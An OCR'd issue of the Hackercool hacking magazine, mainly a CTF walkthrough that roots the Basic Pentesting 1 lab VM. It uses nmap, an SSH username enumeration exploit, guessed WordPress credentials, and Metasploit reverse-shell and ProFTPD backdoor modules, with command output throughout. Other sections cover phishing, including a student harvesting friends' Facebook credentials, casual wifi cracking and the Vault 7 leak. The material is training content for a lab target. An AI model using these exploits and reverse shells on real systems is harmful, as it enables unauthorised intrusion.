Hackercool

June 2018 Edition 1 Issue 9

BASIC PENETRATION TESTING

in CAPTURE THE FLAG

HACKSTORY :
Did CIA find the hacker behind leak of Vault 7

METASPLOITABLE TUTORIALS :
Hacking the VNC service on port 5900

METASPLOIT THIS MONTH
BadODT, Multidrop, BypassUAC Winsxs modules and more.

Analysis of the Spear Phishing Email sent to Americans by Russians to hack their elections

I can do all things through Christ who strengtheneth me.
Philippians 4:13

Editor's Note

Hello Readers.Thank you for subscribing to our Hackercool Magazine. We are very delighted to relea -se the ninth issue of the first edition of Hackercool magazine.

Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am a passionate cyber sec -urity researcher (or whatever you want to call it). I am also a freelance cyber s-ecurity trainer and an avid blogger.But still let me make it very clear that I don't consider myself an expert in this field and see myself as a script kiddie.

*Notwithstanding this, I have my own blog on hacking, **hackercool.com**. This blog has a dedicated Facebook page and Youtube channel with name "**Kanishkashowto**". I also developed a vulnerable web application for practice "**Vulnerawa**" which can be very helpful for beginners to practice website securi -ty.*

This magazine was started with an ambition to deal with real world ethical hacking. In simple terms this means we teach ethical hacking as close to real world as possible. As necessity arises, we sometimes teach both blackhat and grey hat hacking . You will find that our magazine will be helpful not only to the beginners who want to come into field of cyber security but also experts in this field. This magazine is also helpful to people who want to keep themselves saf-e from the bad hackers.

*The main focus of this magazine is dealing with ethical hacking in real wor -ld scenarios. i.e **hacking with antivirus and firewall ON**. My opinion is that we cannot improve cyber security and information security of the users until we teach them the real world ethical hacking.*

In continuation of our Real World Hacking Scenarios, in this issue we will te -ach our readers Basic Penetration testing in our Capture The Flag Feature.We are sure our readers will not only enjoy this Real World Hacking Scenario a lot but also learn a lot from it. Apart from this we have included all our regular feat-ures.

*If you have any queries regarding this magazine or want a specific topic please send them to our mail address qa@hackercool.com and please don't forget to like our Facebook page "**Hackercool**". Until the next issue, Good Bye.*

c.k.chakravarthi

INSIDE

Here's what you will find in the Hackercool June 2018 Issue .

****

BASIC PENTESTING 1

CAPTURE THE FLAG

CTF or Capture the Flag challenges provide readers a realistic and challenging scenarios to learn ethical hacking.

In this issue, we took up the challenge of Basic Pentesting 1. It is a small boot2root VM c reated by Josiah Pierce. The goal of this CTF is to get root on this VM.This VM is specifically intended for newcomers to learn penetration testing according to the author. The author also says that a beginner may hopefully find the difficulty of the VM to be just right for practice.

Although it says that this VM is tested on Virtualbox, I am performing this challenge on Vmware. As always my attacker machine is Kali Linux. So let's start. The first thing I do after setting this up in Vmware is an NMAP scan with verbose enabled. This will give detailed info-rmation about the target and the services running on it.

```
root@kali:~# nmap -sV 192.168.136.128
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-18 17:12 IST
Nmap scan report for 192.168.136.128
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0
)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:01:2C:2E (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.06 seconds
root@kali:~#
```

The target has three ports open with ProFTPD 1.3.3c, OpenSSH 7.2p2 and Apache httpd 2.4.18 services running on ports 21,22 and 80 respectively. The ProFTPD 1.3.3.c vulnerabilit -y is well known so I decided to try to get root on this machine by targeting port 22 to amp up my challenge.

```
Nmap done: 1 IP address (1 host up) scanned in 20.56 seconds
root@kali:~# searchsploit OpenSSH 7.2p2
---------------------------------------- ----------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
---------------------------------------- ----------------------------------
OpenSSH 7.2p2 - Username Enumeration    | exploits/linux/remote/40136.py
OpenSSHd 7.2p2 - Username Enumeration   | exploits/linux/remote/40113.txt
---------------------------------------- ----------------------------------
Shellcodes: No Result
root@kali:~#
```

Using Searchsploit (Searchsploit is a tool that allows penetration testers to directly search for exploits present in exploit database from the terminal). I got to know that this particular versio -n of OpenSSH has a username enumeration vulnerability and the exploit is well inside our Kali Linux.

We can have a look at the exploit by opening it with any text editor as shown below.

```
root@kali:~# searchsploit OpenSSH 7.2p2
---------------------------------------- ----------------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
---------------------------------------- ----------------------------------------
OpenSSH 7.2p2 - Username Enumeration    | exploits/linux/remote/40136.py
OpenSSHd 7.2p2 - Username Enumeration   | exploits/linux/remote/40113.txt
---------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali:~# gedit /usr/share/exploitdb/exploits/linux/remote/40136.py
```

Here's the exploit in a text editor.

```
#!/usr/bin/python
#
# CVEs:          |        CVE-2016-6210 (Credits for this go to Eddie Harari)
#
# Author:                 0_o -- null_null
#                         nu11.nu11 [at] yahoo.com
#                         Oh, and it is n-u-one-one.n-u-one-one, no l's...
#                         Wonder how the guys at packet storm could get this wrong :(
#
# Date:                   2016-07-19
#
# Purpose:                User name enumeration against SSH daemons affected by
CVE-2016-6210.
#
# Prerequisites:          Network access to the SSH daemon.
#
# DISCLAIMER:             Use against your own hosts only! Attacking stuff you are not
#                         permitted to may put you in big trouble!
#
# And now - the fun part :-)
#


import paramiko
import time
import numpy
import argparse
```

Now using that exploit, I try out some most common usernames. The first ne being "admin".

```
root@kali:~# python /usr/share/exploitdb/exploits/linux/remote/40136.py -u admin
 192.168.136.128


User name enumeration against SSH daemons affected by CVE-2016-6210
Created and coded by 0_o (nu11.nu11 [at] yahoo.com), PoC by Eddie Harari


[*] Testing SSHD at: 192.168.136.128:22, Banner: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4u
buntu2.2
[*] Getting baseline timing for authenticating non-existing users...........
[*] Baseline mean for host 192.168.136.128 is 0.04953850000000002 seconds.
[*] Baseline variation for host 192.168.136.128 is 0.014416927316526197 seconds.
[*] Defining timing of x < 0.09278928194957861 as non-existing user.
[*] Testing your users...
[-] admin - timing: 0.04556500000000008
root@kali:~#
```

```
root@kali:~# python /usr/share/exploitdb/exploits/linux/remote/40136.py -u marli
nspike 192.168.136.128


User name enumeration against SSH daemons affected by CVE-2016-6210
Created and coded by 0_o (nu11.nu11 [at] yahoo.com), PoC by Eddie Harari


[*] Testing SSHD at: 192.168.136.128:22, Banner: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4u
buntu2.2
[*] Getting baseline timing for authenticating non-existing users...........
[*] Baseline mean for host 192.168.136.128 is 0.04972900000000001 seconds.
[*] Baseline variation for host 192.168.136.128 is 0.005266085016404514 seconds.
[*] Defining timing of x < 0.06552725504921356 as non-existing user.
[*] Testing your users...
[-] marlinspike - timing: 0.01848099999999997
root@kali:~#
```

Trying out common and probable passwords doesn't give anything so I decide to use a dictio nary containing most common passwords.

```
root@kali:~# python /usr/share/exploitdb/exploits/linux/remote/40136.py -U /usr/
share/dirb/wordlists/common.txt 192.168.136.128


User name enumeration against SSH daemons affected by CVE-2016-6210
Created and coded by 0_o (nu11.nu11 [at] yahoo.com), PoC by Eddie Harari


[*] Testing SSHD at: 192.168.136.128:22, Banner: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4u
buntu2.2
[*] Getting baseline timing for authenticating non-existing users...........
```


Even that doesn't bring me any success.

```
[*] Testing SSHD at: 192.168.136.128:22, Banner: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4u
buntu2.2
[*] Getting baseline timing for authenticating non-existing users...........
[*] Baseline mean for host 192.168.136.128 is 0.04521579999999999 seconds.
[*] Baseline variation for host 192.168.136.128 is 0.007639533988405308 seconds.
[*] Defining timing of x < 0.06813440196521592 as non-existing user.
[*] Testing your users...
[-]  - timing: 0.05364200000000008
[-] .bash_history - timing: 0.040345999999999999
[-] .bashrc - timing: 0.035460999999999965
[-] .cache - timing: 0.034797999999999885
[-] .config - timing: 0.03516399999999997
[-] .cvs - timing: 0.044292999999999916
[-] .cvsignore - timing: 0.039654999999999996
[-] .forward - timing: 0.04534400000000005
[-] .git/HEAD - timing: 0.037016999999999856
[-] .history - timing: 0.040111999999999925
[-] .hta - timing: 0.04313199999999995
[-] .htaccess - timing: 0.04732399999999992
[-] .htpasswd - timing: 0.03547799999999999
[-] .listing - timing: 0.043135000000000145
[-] .listings - timing: 0.04078700000000013
```

My testing on port 22 has not given me any positive results. So I move on to port 80. Search using searchsploit on the service running on port 80 doesn't give me any results.

```
root@kali:~# searchsploit Apache httpd 2.4.18
Exploits: No Result
Shellcodes: No Result
root@kali:~# searchsploit "Apache httpd 2.4.18"
Exploits: No Result
Shellcodes: No Result
root@kali:~#
```

I open the site in the browser and see that it's a simple web page.



Next I scan the web server with Nikto vulnerability scanner to find something interesting.The only thing interesting is that there is a folder named "secret" in the target web server. The scanner also found Apcahe default file.

```
root@kali:~# nikto -h 192.168.136.128
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.136.128
+ Target Hostname:    192.168.136.128
+ Target Port:        80
+ Start Time:         2018-11-21 11:05:34 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0xb1 0x55e1c7
758dcdb
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ Uncommon header 'link' found, with contents: <http://vtcsec/secret/index.php/w
p-json/>; rel="https://api.w.org/"
+ OSVDB-3092: /secret/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7535 requests: 0 error(s) and 8 item(s) reported on remote host
```


In the above image, there is also a reference to a site vtcsec but that is not what interests me In the same line, there is something called wp-json.The site may be Wordpress but still not confirmed. Let us scan the directories with tool dirb.

```
root@kali:~# dirb http://192.168.136.128/secret

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Nov 21 12:09:39 2018
URL_BASE: http://192.168.136.128/secret/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.136.128/secret/ ----
-> Testing: http://192.168.136.128/secret/admin2
```


The tool found many directories that only belong to Wordpress.

```
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.136.128/secret/ ----
+ http://192.168.136.128/secret/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.136.128/secret/wp-admin/
==> DIRECTORY: http://192.168.136.128/secret/wp-content/
==> DIRECTORY: http://192.168.136.128/secret/wp-includes/
+ http://192.168.136.128/secret/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://192.168.136.128/secret/wp-admin/ ----
+ http://192.168.136.128/secret/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.136.128/secret/wp-admin/css/
==> DIRECTORY: http://192.168.136.128/secret/wp-admin/images/
==> DIRECTORY: http://192.168.136.128/secret/wp-admin/includes/
+ http://192.168.136.128/secret/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.136.128/secret/wp-admin/js/
==> DIRECTORY: http://192.168.136.128/secret/wp-admin/maint/
==> DIRECTORY: http://192.168.136.128/secret/wp-admin/network/
==> DIRECTORY: http://192.168.136.128/secret/wp-admin/user/

---- Entering directory: http://192.168.136.128/secret/wp-content/ ----
-> Testing: http://192.168.136.128/secret/wp-content/fetch
```

Its confirmed that our target is running Wordpress website. Our next step is to use wpscan b-ut it was not working on my Kali machine. So I decided to try to login into Wordpress admin of the website using the common passwords. So I open the login page of Wordpress in a br-owser.



After trying some username password pairs, I got access to the dashboard using credentials **admin : admin**. as shown below.



Since I got access to the Wordpress dashboard, it's tiem to try the usual stuff. Metasploit has a wordpress shell upload module that allows us to upload a shell into the Wordpress website once we know the credentials. So I started Metasploit and loaded the specific module.

```
msf > use exploit/unix/webapp/wp_admin_shell_upload
msf exploit(unix/webapp/wp_admin_shell_upload) > showoptions
^CInterrupt: use the 'exit' command to quit
msf exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate
with
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOST                       yes       The target address
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   TARGETURI  /                yes       The base path to the wordpress applicat
ion
   USERNAME                    yes       The WordPress username to authenticate
with
   VHOST                       no        HTTP server virtual host
```

I set all the required options as shown below.

```
msf exploit(unix/webapp/wp_admin_shell_upload) > set payload php/meterpreter/rev
erse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(unix/webapp/wp_admin_shell_upload) > set rhost 192.168.136.128
rhost => 192.168.136.128
msf exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /secret
targeturi => /secret
msf exploit(unix/webapp/wp_admin_shell_upload) > set username admin
username => admin
msf exploit(unix/webapp/wp_admin_shell_upload) > set password admin
password => admin
msf exploit(unix/webapp/wp_admin_shell_upload) > set lhost 192.168.136.134
lhost => 192.168.136.134
msf exploit(unix/webapp/wp_admin_shell_upload) >
```

But when i execute the module using run command, there's some error.

```
msf exploit(unix/webapp/wp_admin_shell_upload) > set username admin
username => admin
msf exploit(unix/webapp/wp_admin_shell_upload) > set password admin
password => admin
msf exploit(unix/webapp/wp_admin_shell_upload) > set lhost 192.168.136.134
lhost => 192.168.136.134
msf exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 192.168.136.134:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[-] Exploit aborted due to failure: unexpected-reply: Failed to upload the paylo
ad
[*] Exploit completed, but no session was created.
```

I made more attempts to successfully run the module but all proved futile. Port 22 and 80 are proving tough to gaining acess. So port 21 is left all now. Using searchsploit gives me that this software has a backdoor and it is a ruby script. So this exploit may be a Metasploit module

```
root@kali:~# searchsploit ProFTPD 1.3.3c
---------------------------------------- ----------------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
---------------------------------------- ----------------------------------------
ProFTPd 1.3.3c - Compromised Source Ba | exploits/linux/remote/15662.txt
ProFTPd-1.3.3c - Backdoor Command Exec | exploits/linux/remote/16921.rb
---------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali:~#
```

So I start Metasploit and load the relevant module.

```
msf > use exploit/unix/ftp/proftpd_133c_backdoor
msf exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(unix/ftp/proftpd_133c_backdoor) >
```

I set all the required options as shown below and execute the module using run command.

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > set rhost 192.168.136.128
rhost => 192.168.136.128
msf exploit(unix/ftp/proftpd_133c_backdoor) > check
[*] 192.168.136.128:21 This module does not support check.
msf exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse TCP double handler on 192.168.136.132:4444
[*] 192.168.136.128:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo cyZcZBgKRKJPHmnP;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "cyZcZBgKRKJPHmnP\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.136.132:4444 -> 192.168.136.128:4832
0) at 2018-11-20 18:50:12 +0530
```

As you can see in the above image, we got a shell on the target machine. But I am still not content with this. I want to upgrade this normal shell to meterpreter session. So I background the current shell using command CTRL+Z and load the shell_to_meterpreter module as shown below.


```
[*] Command shell session 1 opened (192.168.136.132:4444 -> 192.168.136.128:4832
0) at 2018-11-20 18:50:12 +0530

^Z
Background session 1? [y/N]  y
msf exploit(unix/ftp/proftpd_133c_backdoor) > use post/multi/manage/shell_to_met
erpreter
msf post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive
 the connection
   LHOST                     no        IP of host that will receive the connecti
on from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on.

msf post(multi/manage/shell_to_meterpreter) >
```

I set the session id and execute the module using "run" command. This will open a second shell as shown below.

```
msf post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.136.132:4433
[*] Sending stage (861480 bytes) to 192.168.136.128
[*] Meterpreter session 2 opened (192.168.136.132:4433 -> 192.168.136.128:59926)
 at 2018-11-20 18:52:49 +0530
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) >
[*] Stopping exploit/multi/handler

msf post(multi/manage/shell_to_meterpreter) >
```


We can see all the open sessions using command "sessions -l".

Meterpreter is an advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API.



We can see in the above image that now we have two sessions. One is command shell and the other is meterpreter shell. We can intearact with the meterpreter session using command sessions -i 2. Let me check my privileges using the getuid command. I uploaded the unix-priv esc-check tool to escalate my privileges. But I don't think I need it.

I use the shell command to accesss a command shell. Then do the whoami command to check if I have root. As you can see in the image below. we successfully got root.



STEPS WE TOOK

1. Scanning.

Port scanning with Nmap. Next, vulnerability scanning with Nikto. Directory scanning with too l dirb.

2. Gaining Access

Gaing access with Metasploit module. Getting a command shell and later upgrading it to met -erpreter session.

3. Privilege Escalation

There's no need to escalate privileges to root.We already got a meterpreter session with root privileges.

In our next issue, we will be back with a new CTF challenge. Until then, Good Bye.

Analysis of the Spear Phishing Email sent by Russians

ONLINE SECURITY

In one of our previous issues we learnt about Phishing and Spear Phishing. Don't worry If you have missed that article, we have reproduced it again for our readers to understand phishing and spear phishing.

Phishing is so effective hacking attack that it can be called the most successful hacking attack. We have also learnt how phishing and desktop phishing attacks are performed in our Feb 2017 Isssue.

Preparing a fake website imitating a real website is only one part of successful phishing campaign. The important part of phishing lies in convincing the targets to click on the link or the attachment hacker has sent. Considering the example in the Feb 2017 Issue where we reproduced how a phishing page of Facebook (Sorry about this Mark) can be made, the important thing to note here was to make the user click on that link and enter his credentials.

"He sent the phishing link to some of his/ her friends on Facebook messenger and asked them to click on it. Two of his/her friends not only opened the link he sent, but also entered their Facebook credentials."

This may be a challenge sometimes but advanced hackers make it look very easy. I think it is very easy because I had one of my cyber security students (I named him Great Phisher) who once not only successfully created a phishing page of a very famous social networking site but also grabbed one or two credentials with it.

He sent the phishing link to some of his/ her friends on Facebook messenger and asked them to click on it. Two of his/her friends not only opened his link but also entered their Facebook credentials.

Now imagine someone creating a Gmail phishing link and the result was as above, the victim would not only lose his Gmail credentials, but also all accounts linked to that Gmail account. All this without rattling victim's anti virus or any other security devices for that matter.

Now in which scenarios is this phishing used?Imagine a hacker trying to target a company through phishing. He creates a convincing phishing page first. He needs to send this link to users of that company. What does he need? Their email addresses. Email addresses can be easily acquired from the internet.

There are many tools which can collect email addresses from the internet (although we will see this in Information gathering in future issues). Once he gets hold of some email addresses he is good to go, provided he is very good at convincing the victim to click on his link.

Spear Phishing

I assume that phishing would be clear to our readers by now. Next let us learn what is Spear Phishing. What is Spear phishing? The only difference between phishing and spear phishing is that in spear phishing hackers select their victims very carefully.

For example, consider a recent case where a mail was sent to only some Lieutenant Generals of Indian army with the subject "Porn video of Lieutenant General ***** .


Normally hackers choose the victims based on the privileges or the probability they can offer once hacked. Before choosing their targets, a lot of social engineering is performed.

There is very less chance in detecting this type of attack as the attack will be linited to a few targets. Spear Phishing is a form of phishing attack that has evolved over time to increase the probability of the success of the hacking attack.

(Cont'd On Next Page)

Now let us see a Real World example of a Spear Phishing Email. Everybody knows about th-e Russian hacking of US Presidential elections in 2016.It is the same hack where Russian ha-ckers got hold of some emails belonging to Democratic National Committee election campai gn and leaked them. It is alleged that these emails which showed Democratic party President -ial candidate Hillary Clinton in poor light swinged the election result in favour of Republican candidate Donald Trump.

It is said the whole hack began with a spear phishing email. Intercept got hold of this email and analysed its contents to see how the hack happened. The image of the email is given below. Let us analyze the contents of the email.



From Address: The first thing we need to analyze in this mail or for that matter any mail is th-e From address. The From Address says the mail belongs to "VR Systems Inc" from the mai-l address vrelections@gmail.com. Although VR Systems is a Firm that makes election softw-are for many modern elections (from their own website), Intercept has noted that the email looks suspicious. Indeed all of the email addresses of VR systems end with @vrsystems whe-re as this Sender address is a Gmail address. Its highly unlikely that such a big firm will use Gmail to send emails.

Attachment : The attachment consisted of a a EVid User Guide. Evid is a complete electroni-c poll book solution for its customers. The user guide was a genuine one with instructions on how to install the software. But according to the NSA report, the attached document downloa-ded a malware to the target's computer which would have probably given attacker remote co-ntrol of the target's computer. The Word document ended with a .docm extension which is a .doc with macros enabled. This would mean executables can be loaded with the document.

Analysis: Any observant user would have easily found the above mentioned points in the re-ceived mail. but for normal users going on with their usual duties these details would be very minute. So they would have considered the file normal and downloaded it on their computers This shows how dangerous phishing is and users should be very careful while checking mail.

HACKING Q & A

Q: What shall I do to start myself as an ethical hacker and I am still at the point where I know nothing about it?

A: The first thing to do is to get an idea what is ethical hacking. To know what is ethical hacking, we need to know what is hacking. Hacking is an art of gaining access of a computer or any other electronic device without knowing any credentials or not having any authority on that system. Now let me tell you what ethical hacking is. Ethical hacking is exactly same as hacking but a person practising ethical hacking has some ethics. An ethical hacker's job is to think exactly like a hacker and propose or suggest countermeasures to prevent hackers from getting access to the computer networks.

Now I will come to the second part of your question. Where to start yourself as a ethical hacker. In my opinion, there is no fixed way or method to start as an ethical hacker. I will give you one of the ways in which you can start your journey.

Start researching about how websites are built and how web apps are coded. Research about different vulnerabilities and how they can be exploited. Research all the topics I'm giving below. OSI model, TCP/IP model, threat, vulnerability, exploit, zero day, Operating system, How windows authentication works, what is shadow file in Linux. etc. These are good enough to get a general idea about information security.

When you get a basic idea of what cyber security is, you can take a course in ethical hacking to polish your skills. From there on, you will find your own way.

Q: Why do hackers need to learn programming languages?

A: Although hacking is nowadays simplified with readymade tools available, a ethical hacker needs to learn programming languages in the advanced stages of ethical hacking. Most of the operating systems are made with programming languages like C, CPP. especially Windows. So to find vulnerabilities in the systems built with these programming languages, we need to have the knowledge about the respective programming language.

The programming languages are also useful in coding exploits.

Q: Why do big organisations keep getting hacked and having their data leaked? What does it achieve?

A: In the 21st century, information is Gold or maybe more precious than gold. This is because we are living in a digital age where everything is connected to computers and internet. To get an idea about this, just observe to how many accounts your emailid is connected to. So once anybody gets access to your emailid he has a very good chance to access other accounts which are connected to it.So hackers steal this information and keep it for sale to be purchased by people with nefarious intentions. That is the exact reason why Linkedin, Yahoo etc have been hacked and many other information laden sites will be targeted in future.

Q: What is the coolest thing a hacker can do with a laptop in his hand?

A: Depends on hacker to hacker. For me the coolest thing would be to connect my wifi usb adapter to the laptop and scan for wireless networks in the vicinity sitting on a terrace. Then I would try to crack passwords of some of the wireless networks.

Send all your questions regarding hacking to qa@hackercool.com

HACKSTORY

August 24 2017 5:30 AM

BANG! BANG! BANG!. 10 to 12 men belongi-ng to CIA are banging on the door of an apart-ment in New York. The occupant of the apart-ment woke up from his sleep due to this abru-pt disturbance and was visibly frustrated. As he was about to open the door, the door was unlocked from outside and CIA forces rushed inside, pinned the man to the wall and shoute-d "Freeze". Before the man could even finish getting a grip on what's happening, he was ar-rested and taken away in one of the vehicles they brought with them.

Who is Joshua Adam Schulte?

The man arrested on that night was Joshua A-dam Schulte.He was a former CIA employee who lived in New York city. According to his LinkedIn page, he worked as a software engi-neer at the CIA developi-ng programs to support clandestine operations. He worked for almost 6 years in CIA engineerin-g Development group.

As he was about to open the door, the door was unlocked from outside and CIA forces rushed inside, pinned the man to the wall and "Freeze"

Why he was arrested?

Initially Joshua was charged with possession of child pornography and its transmission. Jos-hua allegedly posted thousands of child porn-ography videos to a private site. He was indi-cted of these charges in Sep 2018.


Federal investigators discovered evidence of child pornography on one of Schulte's comput-ers that had been seized in the raid that was conducted in year 2017.

But reports suggest Joshua was arrested on charges of "stealing classified materials, s-ystem information and secretly passing them to the Wikileaks. This secret information was leaked as a part of Wikileaks dump named Vault7.

What is WikiLeaks?

Wikileaks is an international non–profit organi-zation which is founded by Julian Assange w-ho is an Australian Internet Activist. This inte-rnational organization publishes secret inform ation.The organization was established mainl-to obtain and disseminate classified documen-ts and data sets from anonymous sources an-d leakers. Wiki leaks r-eleased hundreds of thousands of U.S milit-ary documents and als-o videos from Afghan and Iraq wars.The Wikileaks website was established and published in December 2006.

What is Vault7?



Vault7 is one of the most controversial dumps leaked by WikiLeaks. It is because Vault 7 co-nsisted of information about various hacking tools used by Central Intelligence Agency and other intelligence agencies of US.

The dump which was published on 7th March 2017 consisted of top secret system and infor -mation files. The dump which was leaked as documents contained many details and the s-ecret activities of the USA's CIA which includ-ed details about its electronic surveillance an-d cyber warfare capabilities. This dump also has thrown light on software capabilities of th-e CIA. It contained the details of agency softw ware capabilities like its ability to compromise cars, smart TV, websites and operating syste-ms.

Some of the significant information leaked dur -ing Vault 7 dump was

1. There is a group called EDG (Engineering Development Group), a software developmen -t group within CCI (Center for Cyber Intellige -nce) which is responsible for creating, testing and providing operational support to all backd -oors, exploits, malicious payloads, trojans, vi -ruses and any other kind of malware used by the CIA in its covert operations worldwide.

